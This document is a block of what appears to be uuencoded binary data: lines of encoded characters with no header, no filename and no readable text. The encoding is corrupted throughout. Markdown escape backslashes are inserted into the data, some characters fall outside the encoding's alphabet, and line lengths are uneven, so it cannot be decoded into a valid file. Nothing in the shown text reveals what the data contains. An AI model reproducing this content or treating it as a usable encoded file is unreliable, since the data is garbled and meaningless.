MT9MCU6P&\ZR4&"TK'" "08OVJUPA-L#//)B.5<5ERG<8PA2ZQ2NK)8O<8&[ ]  
M^P07XK1")GO+TOF5@AZO.VCZA9/&#GFK^:VSX>Q\$5S)X^%6%]PX5,S<S\  
M1!=KO\$. (<^>NJ#7,TB='W&YN8REB&WNQ[PK' /6QP[C1\_ ;\*YCTU@'ZQT;LAW^  
M^AAQ!<1; \E%\1(B.YV(4):BX'%WT?/#,YRB8ZR.MXI>%\K&H2"V5SDXJ0ZR\_  
M7>G9R(\_Y7"/\ -PBD!K&?("@)0(V<:'I&B#M[4C>V67'R0I8U#U21]/Q&1'+<  
MPR;;H[BK]VE@;Y?D6\_ZI1\ '5<E'TV<U)+@<"<N" IHP4VA2F<>'JV7"?G<,B  
MA1&@JA:6Y&\+U-W11\$C'+G!RBQ36F/L6>P%7H4TPU1'M/X<=+E4U88U0O2\5  
MQR&H\$;ALODRZOR\$Q93X:7]V=%/TQFGO.>;>2X#BF\*9[Z\$>UZ,@1G..M.>QX7  
M.&DVP' '3B<T54]8?QOUY><Q<MZ0)6&X^J!E',^RB/^<QDWR\*\*V#S>"IYE9MP  
M=MFJ\*=W5I2I=4-I\*Z/866JF.1Y/SP]\K-UNPNY\$'S&E\*BL,9F),\*3-[\$F=XR  
MF)-!M\*H2!C-[XA50\*Q!T^XA0\*\*6?(\*F\_52CWR9'+-RJA.LO-EUY,'H(A:QKM  
MVQT]>3A1"0X=2;@QB)KPB<D4+6QL"L4WN)\$. (%"X9+,A\$T=\*7Q\_4\1VYNM  
MDI>47L'\_YB^-([:WNVZ-\$MOSI3'YLYO)AO0C:X41O[SDC3+Z/H>\$%T>^\*.&?  
M0S;\_ \0EB&J'2^I?A4W#WM(>: \*Y)?1JMKYV[5O#8=PC"\*6:X;]B'W=HUX\$.06  
MP.GTWV4245>XV!M(<9=0W(#!PO\*9<YP=\*5U+T8I@B2L2C>XH1<L/#?AH/?2  
MZP?L3[V%6J'1K\UJ@7NR':Y\*702YMYL=[!7IK+]IKG]OD]DZ!V]D9A=6\*O;F  
MZZ^O9\$D0[%J]M8\_!K7)0PEHWT'C39VY=D6NN=55=BXN,N97IL"7S-6\_:EE/M  
M.@>[G<VMQNL08K6;4V<ZU'R/!\_' :"'A7CN5GD\*<STDJ%E\J6^B\_Y3K\_?'JC  
M'.4%LXF-0Q/>#.4X:,I"-3-U<;B12-T?--; \5\$-43\*F\O)%"QS-TM\_HH)\*\$C\$  
MHA5C&>42.\_#;S62P!/\R=L+(<I&KQ\*S^N0Q\$0>E\ZW2+U2J'5LD9Q>6:H["G  
M19OE+05+.'G1//AY^`!URI>O+Z#/D\_)M"A)B'Y]E\*(M>5D'.T?<."V6`LL  
M>^Z&#WBI'J'K>MWU2\+S>!GV[R(Z%0X!3[7'>@VO+\U<M@^/P@)251.#=C\_?  
MX9^=N\6TF67F.S+JLZ[^=\*S7#M'^EVQK\*S]M%ZG6TU>^9?YG3EF7];IO+VG  
M.3OT6\_TCY\_6YT,T("S6]N&Q>MLNP833,VX]+@OB%=8[9+-H\U<\_]' +M<@/-  
MRY5OQ\$Q:Y>L\*#(L4\WYSJ]EH-\<.XC(3O7+'D;LY6"N@E\]8!L]=! ?5NLFQ?  
M7+BOB,L6%\_ '7&?7#Z5O,'(KBV%TT&62!G'"HIFPN5\$:8KQJ<7XV6/9IB\_1R  
M\*6+'!04[^5JD;NE\*L[L4M\$!]4E\$\*ESKGR?A635OGW]59'K\_+; '\$@4\SUBZ8L  
M)>'OX2#63\$DN0,7@E.SFQ3--0[! ;=PMK]?;HMQ<YNS?V9<.CQU.=JPK@!,\$.  
MCKX9@Q8=U8YAL3'+(2@"A+WF=5/8-F\_P?!,/F4V\\'US?Z>Y]6BM#OK0S#AS  
M[\*H55^MNXERCC=(!>CZ+BX\)%=<JW'XKR5CT%QWO.U,]<7;\*\$3-+;T5R/L  
MML,+X\_+WV\$?.QN7FGBZQQ9=?Q95U+JWL1=K\\$VA<BPBQ>-R=\$SOSS\$'"(UPXI  
M8,%\V=[G"-VVZP\_\_@KV2N,I')\*&9;I^;9\*<F6/DLC80L?S="06JO#M18P<6Y  
MQEJ%(9B=!B9!Z&:PQFP16L?>[KD0D@<-.[XD?A).FZW]]@'\LH/#\_1W6K5JA  
M]5N\@PX49>FV/6@WY:CZ>;I0;#/LR"RB>X?M-YUFXT>(B\_VSL[LGS/0)'<]  
M2-LGNG,L&MCGRNXYX0R[90#XZ. (\*!+CB<Z'+[Y#[ (C^-Z1EWM+B\$<LD+%IQ<  
MHMEA=W2Y.(N&E;V:=Z+(D9BKW'PIFKD@GW\$H;?MN5/5CG:.;S\$O)X].H?K  
ME91MP+]W'M/EYG8PO+<;#LH393%&WJ7@E(5C9ZY-A0VVY1;\4US>ASNJ@Y,(  
M#%#0`P3&4T!5[JN\_P\N] ]#>LNY?^%FS?]?3I: +?8AWC?W6DN.I'M">FW^)  
M%\_TO.#E+SF=/34'\PZ7X!-@&"3[EX09'GKS@M<DWX?YN%C'SI?5=%4T/:#]W  
MI5NU=\*M\*M]K' /<=!!YI)>"<TO%6E6^W;\_G,95\^1'+7B,I^NCX#X(CK?9NO"  
M\*2C6/RSNQBS#@[@Y8=&ZZ'CH9SFQM\*U@300-)+KC^0(:EIE5G'3\*\_?37(N\_  
MAD-O3N<Y-L', \$R+ZZOZY\Z=X\_JNW>ZF.VXR^^O3GFO.'?ZT]>N+\_W[\:\$7.  
M?UU[NG9\_NN7>' [\*3T%]\\_=(3EV50U=?SG#''Z/@+3=2'<(57I<-+B]QTJH(  
M^LO5/T8XRU7^V3WZ14!E"'W>\*0B\_T180\_[9P\6%S\*71RY[PQO[IE=V./\_@\_  
MU\_-[(>3/T<C[M84+\$?A'\.'EROX']\$X\_&[^FNSRBI>7]?K/1\_TAD0+V^<OU  
MYS^G1[ ]D>(O3/L?)GBV\ONF0'Z></,&1V0T[+T+;&^3M^)F+\_LYTC7M4@:\$  
M]6(28" I ]<R2]0GNP3F3' LH=58)S^&9\*M?QHW!9TL11K3T9RG\_>/>P>X0'MT  
M69D2IIV<S\_R4%#<4\9Y5+\_^ (ZKT)QG'57\_0\_ -U'2R2U?;OI>V5\_0J"<0SP  
MKPQL\*G=9OY16IG1\>-D/>+NMG/8'B\_B8&7O?>RY#\_DI][MOM#\_+&B?"\$7=B6N  
MXLNGC] %:C+MBXY.DM?'RT<I?UX')XJYP7O\$;QTBO\*68XS)5=8N\L&?-?WG'\  
M+\_>:K][L[GYO/.TGQ)=]/\_ \$@A["5G,0#<VBO?7&':\_IQV,3X@[#G;GY+LH'?  
M:BT(>X>5\_9Y-3DYN<3M1YE[;3'B><-R7F\*'6<7=T'!-SIK5:-S6C\$ZRGQW  
M-3R"PB,?!3G+H9(S[J[-QWZ;D\_X7[.T3OV7H#;E3\*!W^;!OZ.<[.UKI?\$)^G  
M(26^C%1\*P\\_\*"<%V+!V^"#9?W3^?^[GZ/\_3K^[BN=K\_6UUY\NPI\_@O7[\_&3  
ME6?/] /S\_9X\_O\_;\O?PNS\_\\_O3\_\_\_\_[\\_OS\_^/\_[^3YZ&>\_G\,#CTV"+/\_  
M#=>2[VJ&R)M.!Y\_P'G)5\_,2U%(B?&?:&3I(QS1'\..YY%PI\BWN2>^E%5C\_]

MSG^;G??Z?:?\$=5AWQL@PVA'."?\_VK"L1!7O!?5/NM\*\$:@=\_P03?Z' ST93SI];
M;^V+\_\_6V<US9WL;K+5G(>"?TD\ )3JK[%K?PH;3.^80,6IA^W6SN=QO[KPVU<
MB-XVF/]-/X6Y1LNKWI<P@V@EJ.6BHG1!@#5>L!A>NF+!\*<5F-3\^4L'25#,
M7P8R9DV\*'0X\_I!=#00.;?76XN8FDHW;KOYJ\*TZ^/5P\*\KM[P07>Y4-:6,L&S
M&L'%\3H[RK''N\+ '\*%#X>O!NKRG=,'C6"E\_E6G8NYN/KH[\*OZYV]%I%XY+7,
M1<N#\_7=MKT?'[7/PW^?BZ@JFAI9M&+'S5L9;KW>-W\$#?WF9Y\* [+9: !#\_7=/5
MF.66]1(O[4SRJ,\_U\$K,NKEYE":X-/W?\*\$RXIZ[-HU^/"++8EL^P^,'\'- \*W0!
MK&).!F'5&UGV5IK-E;U)!N4=RN\*!NX"\$U\AE#H\_J/'QLLPP[Q\_0#\$)5=^]J]
MELP#^QK\_YS%;:89\$"+RR^<H&/@];?0Z8/JMN23?!L\*:)M>?#=?2PT2:K;D(/
M;S24?2MYMWE=OBR&T,J)Z.\*L=32/C/BXS)\*\$Y'\0>439!JY71:LR+)F'?!R
MDZO9B!:4/TY\"CE"+Z:@-%W%SZO#>PN\*)8[X^R\HTM.SZ]NHR3W<MK&;-J:
MWT:6R\$W:A4:0G-)Y]0XKM]M--F1S4!3\_D"8H:WX2,7T??'\&HLJ.;7'J/!54@
M+[X%(ZO)6TSD>1&2-TA9"T'%N2^5N%HN^,FJG\_?3!D(F>/#SRH,KNQU2+^PV
M=1PX\$NKA8' ]W:]IM-\_W".F.@65]\#FG]\_#I@:JZDNUL-S'\.=VB]RAPQYHMX
M:QQ!(TF)PPEKMR]Z;MG2BP'BX040@USH\$(:K7)[Y;TQH]!]HF\*A='2U(;PI0
ML9=@?+9Q\_G>(1?/\8S>></(#0\_B<\$.(OQ/XGSW)'%GW/%\_SCIZO;/P/GNZ:
MP8'\_CU?NXW)?XOG=Q/^\$+>\O\_KP/\_-T'\_NX#?W?T/+SZVD^;U2N:9]'(WY@%
M=6060<"/CS^)]S)ZX7Z]+3\_(%'5+<MIN?"HJ"M\_\8%1WGXF8Q\E70Q4\;HV
M90+MZ9LWB?A=BS8TYW+T\*L\2!RDF9XP/3+,+22SS;1C"J]@T[[\$!1R\_+BI)
M5]ZCP9N?/3?==8QK\$06SX&@9-YG]A/WEX2ULQ'7MO=S"-I);V\*Y-Y?1<[.O/
M.\_C\_]WK<MM&EL?S=;9JWP&KF4Q)%4D&T+@0GO744"(5,Q%%1:3L9.,4"R8A
MB6N\*8!&D;>TZC[B?YBGV?%;3GNX&("7[C\8VTEFB!E'\$@G\T+?3.#CG]&E!
M7S'>T=TVG5JVY\*T[403R'AJ;4[B%\WB4UFO)N/?3<NT.\*@:C\_NIU%R<N&S37
MGFD:FZNF5E?;GXC5D0LQDDNOC36FU?YHCR1!X-S)\$&N7WSN8U7\_SP+1CLEK
M\<5'.73QGZ9=B/^T/\*[+>>9N\_\_\_/OPQTX:7]K3^HY&- 'YD(3&IAC>CMT>E7
M7QG.<4#\_L\_F(/B6\_4GX[5=?\>!(XZC1[S:.)]=?)\_OTW:DAOAL,5K][V;IH
M7#6[ ]#6-, [ [T4<96TD?@\$@H..OF&\_W)\\_&3U\_SQXLQ2G\$F\^3[S/\*D]8C)1?
M"\_<9G?&G?2H;S8/GK8MO?\.%.^%:-AR=[YT^?2\*Z:SI]0F;1/?KLEAE'"34M
MF1+E2:WB2:D>M&=0OWW\_;IS!.@)]>:3>PHO?<?L)^S8.;;S\*S<0GPR^BH]
M\W4X>\$/:W!'X-;V%\_LP]145.6A=I/U\$0\).50%ZJ)S<\*4D6I'=-\*'QC\$ZS#>
M6G3"X]<KWUVUZ?/907%TP\7@^/)YY^\*'IP;92OF\_H]<1Z=61^#6\X:\7'XIF
MG<C'\_@U\$Q"^\_C+Y\_6CA\_?4D+&&E6\$12G2['\_.F\_K]H\_4TEI<![0#ZJ[\&'(
M WYZF7]!Y5-53?@(?R.+<HUCXC>G&KY9NO\$>G\2\$E0.!H?VJ40HGS&QX-RE\_0
M;6\$!(H+H"5\$.C311'\<3/TIW%)W1+0!;!>RU&\_SZ+4?D^]#?=1200X#U2Z7[\*
M<=K\_T2&5V9?%>^]\20J\$#:%I&7Z%;20W?%K':OZVW+T<:V\_.OW/LHKK?Y@C
M[+^6RW;ZW^<X?C?VW\5H9\_W=67]WUM^=]?<C'22T\*Y&4Z[ ]CK%I&UZ3(D%;6
MV:!.!-3+2=-3\>Q(?GJ"B8'--=371Q5\$I+(? [F17P;CX94]Y4RE#WSN:E66\*-7
MMY,I[2;3\_X6'0:G^BL'/QOJCH%08;[] ,C\$W'!Y''QN'/W;O(AI+LY^,#5-@
M52"?@.50%>;H#<"C7W1';;CY68=4N?+CR5@Z:\_#-<EULR\$M/SC8M+MCP7^P
M62RYY.5I'V]\*Z01+GA'X\_4R6<Z9TM5:'93'+DKLI/<SFW:'DA7)I)UD:LV.>
MJ^O'H&'H]L/1XLR\4>R?"<\_\_41?3XWI:/C3JTFQY40@YON0GD&DN&Q\_E/M8
M:" ]9X/1EMC/5LFUC(\$\0E:"WV%=[T:WXG'INO=I;)8J([9Q&AYIX"Q!EU'8.
MU1'7'%&&+J'\$J4'O0\$ZA':O\*2JG+2Q\*S46:R'O7"Y,TZR1'[LH0&Z5AQ(I(Z
M#48\15,BGV4RBV<N\*\$8T\$9\_(G5X\$KGR\#8TPW0'FG!72E<(21\=:H?L%NYRN
M"&BI311BJM]W=\*/TBJ;GR7%'>7)J:N'0..;'BOC0D3[TN58D+S&\$Y&'?FBO2
M.-?'\*Y8NH\$MH#\*UOYL.\,LBTNR[EX>:!!E"'Q\*\*YG@<#D/JE9\*2%) +B-) "N
MZ?;\;4U;U=;EL(WXO.N7M(AI3!?:T1[\$4^P?'VVA6JQ59ZOW,25?H8KF?CC&>
MMI/;D\7-7Y8^;8QXW/P#?5/>UO7B\*K]3P:M>^MQXME0G.G%Y?SYXXBA/OL;[
MF'=L7M+5/?U\*T&P/O)]#\_39NLY\$6J'VS6GA+8V1#9N!R\$1E\_3:]H\_!M\*2E&
MN'/\*\$U3)93#&A^43SJJXZ[7[WAVZOV=XN^Y2!I)<J5K7JL81JU[]MGM<OOFXU
M]@W^DU)O7?>NZN1>[UZ?B'\H!K=^?=>XS#G2H?1F\$>F#\].1]+!GH<:M.2P\>A
ML=KNZQ.7\_UNUQ.5?)GN'>>U\*W03S>"'3D.^O?O\_SK^,-\_<[UME\_/]\*R?]\*^
M:S#7)?LOF7Z9RTS7,87]U]GE?\_HLQ^\_)\_KOULO]"MLG,/B-S\2?<M4KJ1S0)
M)WR;DC#AD7?90S62"NV]U&'F!4RFMM!)!"";WX)B]>+CG9EY9V;>F9EW9N;-
MV06N6^6<'O3!UID\$/L6BI>V7D8G7J14SM;&\_LB9+G%DPVQGRV'3FBK%BXZJT
M\G4;WE"7+OYD:[\_DRB\1)IU\F]2GY7ZW\_2N3XD4\*:#KBT]QJ/4\_\4?N\_<<
M\_LCR7)[\_R?UB=WSJH]S\_:0#11WX!,'3QOPX3^K]K>\QV/(/^8+:UT\_\\_Q\_&[
MT?^SD2G/V/9-8!<)LE/1=RKZ3D57J.BGG7:[<\\$5MI\*B7OYX@TZ>GTZ&M.;W
MEYVK'D5;#\*/!F/O/C'URKD3O>1+G@V+RFC/:":!\_WOG:V\*.\U\*]DZ@,^'QZ/
MXUL1D9+,:7@/Y,8>U\_1^\$\^C7ER\_Z+:\$UOR2QL254(,SC3:\_0NC!C\#S^/8V
MFJTHP\*5\$!<6\*\_F:2%.R.3W:4];]/D/P!T?^LJ?]]13C1\*XNV(T]E.\_\_LLQ^]&
M\_Y,C<Z?][;2\_G?:WT\_X^XO%59N+;H0R]V@.7;Z&VSY/J)VS5&\*-)F]]6E).
M?W7%KY3RL\_O=9,R[O\$O.Q3,'>;>9FEVCOIT\$7URU:3+O\_!H)BP-LUN5+7]
M==L/W[6XNL:/PW5?DWJ7Q).-7V?[%1J&W)#8,)8V6[]VVRO]\$Q]E\_>\3+/Y'
M]#\_7DOF\_Q'X'-G^\*TZ8'.\_WO<QR%]?\_9(/C-+OZG3[L;5LR+KRB&-]GP558W
M:!W\_Q[[/QB7Y1T>3^\$A:!( [X\$N\_DX?YU/\$Z6R,5K^+)W23QX0[<(Z7INL<CO
M27^ (5?[\_Q\$0\7TI;3/\_[RW[WTLZ[@X=9;UCN3P/SY+IUWFCQH+WS\>68:RL
M\_=]PXM\$]K9U^QG>Q'1O&IT\\*H\*C;+TH00)5Y>56\_?\$.<=[-P\*D61G+<+O5L
M\_;UID!1''471]NJD>)]0!RX(RUD)A!QFF0G2LE!C'\5B!S8QPNE\$61S^N5"0
M7]-G^3U+R0QDP@ (Z,2Y4<8VH;I,L@%^'I'G(9PG.%S]+?/&)X&^Z#N\$\_3C6/

M4W?Y/OFG=")@NDKO1V,WOA\_-CVYX!/71-!: [-.^TPW\_0HZS\_B<'WF>U\_%.SI  
M.\+^YSO<!RS6\_YMLE\_\_ILQR\_&\_L?'YD[^]\_.K>S\_^WL?Q\_U\$':Y+;!)\_PJ  
MPZB?TKJN^E6WR>U\ [?K5\*37\_>:=;M'<V+\_A^,<>DPY (\_==M[R35XS0E?/"G>  
M] . ["!Q&>3HKV:\$'2'O%O)I2'=<87-1=RLM)?R73QO\_23GR#61#Y]G"'JXU&8  
M/+L0'\_' \MNR@AQ[!C\_, WHS(9\9UM^)XN.T6W2P&I2-:^[5,GZ=?\_LT%77,ZM  
MD,7N"&]V[AJGKDSW'NC3ME<#\_I+4?W160\RMH>>7IR]YFO[Q--N4]/'\Q35U  
MPW<TR8]H'JH/Y#[UY2^ [=S1PVO&01#\_CT18QUU<D0\_UZKW?5.KGN-;M\$[]+J  
M5+X[:7V>"GBR?! \JG9AJ&MD<0+\OW^Z,=J!(ZI-A3LD+E%;VKA>1B\*>U3(VR  
MI<TLPF30)WYA-XR5G?M+40#[QGX:'W!0;\*,.8ZSLVK\:\$I"=NYKJMTN/(EJ\*  
MF?#!1<V3Q, :\$KWP8RU6UW(9=,B87^J^P;+!4K/S3]1TGCM5N\$?:3BI?MKF+  
MQ+&Y@^11[AVY\_K7"H\*T7!^UNS(IQM&Z\%=KE(PZY^C\_4D'N,^OG7?UF2]U3<  
MC87XN)^ (R/;'Q.3D\_^D/R664]Q\*'B%VN\_O+XYZC8[.]+LER-"36.)B2[]?3J  
MRF":<^0U?WU6W#3LPX?L<SGE9)-.H;N.K'PY,^D<=/K(H%/IX6\_\N[B2?B,;  
M<^&ZK#H\_CGZB,\_=Y)0\_\*Q:-O\O\*M7F'FWQ5\*82ZU<KH87!,KQ2WB\_7G<I\ "L  
M<M[W]G\_)>"T&+8U0>H#.PB'\_2>6DBP:DE<9%>1\*@TKIP<8=\$[%Q4\*\*TXCZKP  
M:G7J%G/-IBS:>429.+ %O^E>C?V7-,DT10:8\_" .Q!Z&\IOJ"XT.C^H+NY6LZ  
MM,TAK2)\_6?^A"U^S==GHHTVIO\7(%YU"JZ"-UL6+^GFKT9=]VJ<\_KIOY4NCR  
M=?FUW6C.^Y2:DJ2=6B8A^+6A[+C^):.!W0#\$I4,)Y#ELKZ<C>0XR""%P7EH  
M2#G>+X\_80^//8IC)NU'U-,2]5^\_!OVKTPIN6W'QSX7A22^:T7-Z!\PH=\*)1  
M;HN?#3IVR[M\_(T?9\_I?\_ \E%M@ \$K[GVW[EN.F\_E^+MG\WQ9;PUL[\_^UF.+5Y&  
M?QW[7S8R=S;'G0UP9P/<V0'\_ZI':U]+:'O'-<\F8]\_?&]7G'Z+5(#38HEH\_L  
M7SSBKWW9.J\W.CSVCQ9%DVYZVOK[Q5I#V+&A,87E\*T'HG5"?W-;&7M&IGV[8  
M7@[GF]]/\_U^)\)OVY3[/\R@S/^7IAM)7AC"aqB4J[;4;#O>D+K9ZQN9#G\$,\$  
M0WN.S#\_&;V1\$P\_?+20\$WG/FE9>C/#%:6\*\$28\93?'&#\*N]OHF=#=>3FQNM\_'  
M;XTOG4.!U=:([ZBK+2=P/)[\U-"F">R4(=PS)FD9/9E%N-4LS\p#M=>4MG  
MTD@^\*(VG\F'ZX'VS&\.^C6!\_R0+!D0,\$DX3A0UX@D0'^49.<[\_Z?&E^:>  
M:+7\H)#TETV#0HCOK).^?>TG.\$?I[.WQ-"?)R;"X3\$YA)\_:%C2XK.6-"2+  
M47Q?US)L+>.EEL&4C#2+IW'6Z,OCF"Q]N5PE2^00JX]ILIU0DY\_&]],%<Y5  
M1WTIO2W)^C+[2O]5='..C9J2\T\*DQ(B&S?>#2.@P4CIG6FR@P(['\2#M("W'  
M,C4@:KAKBCZ\_O'M(1M2:E^%ME.BI\*HF82=/7=)1P2ZB>I9\*,A#]7TPRMO?B;  
M^'7G-=>H]5"5J,SGX>'.;D"%H)Q0'.5B>A6%0SW&U6%('WRCQW@Z#+<0';7R  
M59PD.KV+!F]H^X!R50X/Z7V'I@U#9-' .BZF5:G!%M3N8DH!N\_IA8IMJ>&-Q  
M7[6\MJ5&GHU)6ZG\*M-5,VIMT7A7)JB+A-G74Y%2:^0TNXV3>NL>HKIKZ';V(  
M/T@%J!' .0SW/4\_.NIT.:&:LVJD:JID\*L\*.RV&]Y\$LZN(OZ&\*3+#Z&==6"5<4  
M3?4'E1Q%MZ.)K/%5)#:F'A[-S\*P\$U#^1F4IR\*(B%?;,G\_#CB#79\*BCQ%L>LG  
M3\*82G<5H/"3F?>/T!\*@O'TF388\_, -60L'+0PYE2&'@WI8E" 'I)'2W@5<U1I>  
MCJ;(</%!'%JF@HU&43C!ID<:<C1'AG^>\*8(G\$0\_P[!'1VW%6HACZB"\&V<T  
M6RTB^@U0!!U+1WP9CN:T!S7\*LQ6\NW!R&U4NH4(PQ(3'N\_8\N@W' C4ZWHUCG  
M3#]:' \*<J4S]L' %?#O(KNXW4B%XON%\_YDJ\_ ^G.C'C.:.2\$5).9ES:3L@EK) ^L  
M'!] \41Y0\*<H9\$0X'(7^\*ZT@!;L!&H<RG-)4=H!^22%\*\D[7'ZI<@!/5,E  
M(??#DW!^\$<\_YQ@C"\*S'J02\$VI\:[F9TVQB%Y\*\_5#V27X33]\$'958L\$5%?'N  
MQ>46Z'I7RQ+I&)\*%>B'\*J\*O0DTF]/\*7/2F'\*JJ\$0([\_=C19I%OEZWSJ(2#&  
M:+\*0LT?S+3)Q>\*821QZ..24;#1?C.;=S',+E65K@V>AU-.O%O;L9\m+JV5J@  
M)/5B'@./"D\I#='&KR'^N\$Y>DKS/<!Q\$8Y^S'J>G@-0?#7E\_#\_.1L@4(WY  
M6909/9'F"3"2OFJ^J2%E3Z/N@+Q(\$)IDX'883+ZEHS9&,V%\_>!7UK=A&#\*T  
M?%8!!S2@^, 'F\*N#B?D+J\*0'@8'2^3H0-KWXVK\$O.\$V]5=?7CGTNC%Q#@1Z0  
M->U0S7#00[\*F':S/:77W^6CR!BB:=FAE+\*!<VI%5?(>\_1.P^->T8RXS"P("M  
M:;<=9!@,&;4T[V^C6C8'J:L=:FWOZQS%0PT'[TZ8LH(\*! =M"VHWN:<3(+3R4M  
M.)'.X3;Y<H'9-M#M!P\$S+&!5A'J6#L"K214L'<\$6AFX&"=9!'P62'6\ (P9:  
M<8" T[\$'K"-+D'YC#-JTHY-9CX?0;ZY&6J16))::^0RQ3\*QK+3-\$]^K:T3\*U<  
M2#][!K1,K6A(BP?X-F'96@GI10<A!1#. '\FQ3\*V(9#1'1"Q3\*R=-RL@2S4\$[  
MA65J9:,73B/:PFX^@N8[R]1\*" =P-6B') +7A'12VM>%2U!UJ65CIZ<3R^B\93  
M9G<GX92BU01/2<O22L:+T6R^",?@ZX-E:<6C9%D%AK2E%9'2\$1C6\*K=Q(PHK  
MAK&HO,?"<"'B8M(91N^3LBR\_"J\[C\_5N\*LNJ:9B8\*=6R'H0#5]4V-3C2)%+8  
MMQ19VIDTWX^'06U;\*BPMGY++4)#A;-LZ5/<AF4?W.)'I@"\*RL1\$GW-.">'LM  
MVX%I@%S82KF@33WYYKYGI.K20\_ =Y' \ /CQ5;\*!KVQ1#Q&"^#X.LXIJ6D\U(94  
M'NS1(7V\_FY'HZ[%E!WH08H"SF(F'@'YDEAI4[5G&;)P&&' \$LQG'>^&QDC@ [Y  
M(A[3^OXVQ<O/2501.XS%W\*I0I&M4'B'DM!6CEG.+J:1BE(A'HE!\_TIV1N4<8  
MF)6%)W@S=E#586'QE81, DN<4L#(A6B^N%L9H.>867\*"35-YA/I^\*)8US8;<0  
M[>JI1%Z&\[M>W\*7G',U=\_^D]JP:\$JFX2HX6TS&W0U3T<=(2-X')PQ3BTYQ4  
M>K(+M\_!&U!9/=N\$<W@<5HT\$LR@'\_@\_H7)67N,FK6/D1ZEHJXN\*>YIN(;^37  
MHDU#00J[-HY#W'66RZH'D29T<"<"<]4X/M& (?<>1H"?+)]6':UGI^!1Y2VQK,  
M0VB!FG9.03<+ "KO^>A8OIM+5BS2B9U;' 'J7U-) \*2B7&\*QXIJ5V0BY608DQZD  
M6!F="CRD?" [&ZSU,L?)Y%7A(^30R(Q\II\_PYA?9RK1(1\*6.'\$+^ .XE9#\_#--  
M!%:2&J36OE4="U3=MR\$L/%OXX' (/ \*9) &7\$C7K/! '\%V8AI1-(RK7K2J3E^\_#  
M-\*1L&B&)901L\$=V000F@\$Y@?;\$4&REQ32<XL3,@4CKQ;U522D@R(P0/BSA83  
M4\*=3><&Y]0VV[=68&H0:YJ4K?3/G1:,-0%P59\$IO'\W)V]\$LGO'<@#\*J#AD=  
M-:\Z%AD:OA\*[F-RF+V&B;^DNST<)%I!CU6K;H9%2!RKTG!3CBJX\$E=O)C):C  
MC&DA"8T'Q)836!@\*J&9@:U"8C5KE8<\_, "KU86AM^&T/@(\$@Q6>&&B\!%H/)!  
M!Q()7&<CK^ .R(\*)HY#%M\%?@4N!>7/R-#\$.:"VC9@9"@%O!D\*#U0Z>OX

MUXN1?K:DG"H5D&@DLFU:E:GZMNFK:2B2\!-IL<@I7' 4&!Y(KQ^%MND"&+\$D
MI%IHC\U:O#9:);,5\%( '\_I;D9\$VK0\$DS#MBFP' (0HP;MF7"-\*">E@72\$) 8-
ML+CG'3&1VQ:#:56<([;E;,%:N\_"7(2FD9F+Z/U\&UFT?#T7'-96#4,AM0WT
M\*'C@V"8\*JS1N;\*LZ%JBZ;:-8!\*:1&=R&;]L.AH+F+-M%84@E/0R&H#32(!L>
M?'[: -03V.#A0K\$(V1/\*'5(EK34B'U]0;&9JH%QP)4S\_PFPS2TT3NV'.%D+'
M'E?.,UN#?#&\*WG5NH"4P-E.)13P>PMHD<Q'0,/!4'GIIV&J3J2\*\1225>2`+
M\*9=\*(&91A&9)L:4G?C-H&Z.%S8\*J4\*#\*CJF&IA\$(`,`B"0+1TOX(1R79L-36=
M[8`N\$5[WS:0MTO[8PNN^&5DQ`M-6.=QECL)Y;N.A9,G8LDI;>-XW4N?UTTN`
MX:L9]\*\*&17[83@TB(0,W4)(H10:-MMX#8(JU71-\$'15T+9`%5-&UE:S3RVR\_
M@+-93!ZO6[+X(9+J,@V6O.#ZW`ZVZP`82#]R78B\$M)AZL%>+: [!='Z8A95,/
M?3+;7M\*3\_9+2N-#LPU4&"OKJ4J[\_!3`3N6IAR)?6Z],`V)ZI1;7#1!]":GN6
M'D3>SWNTCIZMY9&/8QK1&@1D\O:8%D<E`^R7MN=H26FV&J18KA8630@"1&0R
M\CP4!HQ?S]?!ICS;933DLU)W]%]0`;4R469"Y=3\*0H501=07BD-&P]X%?:U4
M9#SL==#72D6%`\$K;5PM%M9R:MN`M.9[Q\*MK^VXEXGDTN45",FW?VX\*+M\*=?
MB8L0:S`1H04P#>J?FEF!!\_=.:S:I,!>I>LRM0\$1XD.XBZ78/DACNL,/VV!DE-
M59>T78.%IHS%>QR2G#(<[WI(B\*HZTNT:)\$VG?(.P&:9C!Y`22(I4\!8"!"!9
MHM4"4UHV!"(A03JCQ1%@I2%!XCS2")#R0>+;\$\SKP9/V@TA=`B6LDC2S@I&
M`\$E4!@6?Z0\$D20)\*ZS'1)<%V`,G0M]'#ZYAGS`@?2/]%FP&2HS(:PQF0@(%
MC7MF0J)\$R0A`"1&,E@!>(HP\$Q\*C-"SL?(3DA#0A22JD+<\*F.69"PM2-QC)0
M`81"PM0;S1`W' S,A\*2(:XO%C)B0\E!IW&+\#;!IY6<QFT63P(\*SA@\*^/668%
M'E!;RP)X<W#9-K-LA)8\_)0`;\*,;8@JR0/XM93B4BTH@N0D2C/)GE5<"U])9Z
M9OD(\$+3[,ZN&TZ#2J46\$Q^K!XF&;('OH55LI&EG&P]Q^!WCIF&U70R\*E9`BR
M2QFLWD0/D%&;+6`R"6UE\_&[:(8I9,Q6RP=IM&^X3Z8[#9\$`&9[.`XQ\_##;
MKP)\$J6&`Q&<1D+&XRKS' S-A&E`VII&2&:75P/PSC-D8"BF56BI6W+`K,R<
MBDBDQFY%)E)U#V6^"&>C#6D8C&\_A0IJ5I\*N"^:UF#!25X8"R`>^IQSU'(B
MUR)\$0<S%B78CA6E`TSE\*41'!;5F4-V(<9`ZKP(/F5,>I1\$3J[%8@ (CQ/R^O
M,[-[<X@`"^^?3/'UW\*QY!|3@T!`?A#F!%H4M-"N:8>A!@^F6MI0+-[;O+9
M;KIR[6WAP+AQ-;\*R@]Y:@AP7G`=F(:432TCM`5\Z\SUT`2(G4TB"%BK1=
MRGP)O`VZ-8`FI18+.V8:\_]QY.\*-XH\_);/R:]GJD!)W-L@P2F\`=?:DV\*P(!L1
M7]P)%DTM'F(U\$S8=>\$Q/BL`AYS@`QAUGJMAW8Z()C1\*7%OSO\*I0I\*0^#`54
M('+:JVF3VPI\$DQ?`-\*"F&G=]FNX7<T0PC:]>[J]%3R/0O,]\NP(/J2P#>'RZ
M@IYGO@/3(.7,=ROPD-IZ,`^AJ44B3Y(E@,(I!+5AK3(5\*6N`4;%173,U-)ZD
M4JX+!8%J,1%+.!IMZ4T%7HDT?GF9W)D\_=R)"Y.FA<<M?+. [#^EN:%D@Q\$QF\
M@0A\*5G.J,B@%U#-U7\*?TS;\I"MP'OV)Y#ED-4]+07A\!8YG4'@?J\_E=:H&H
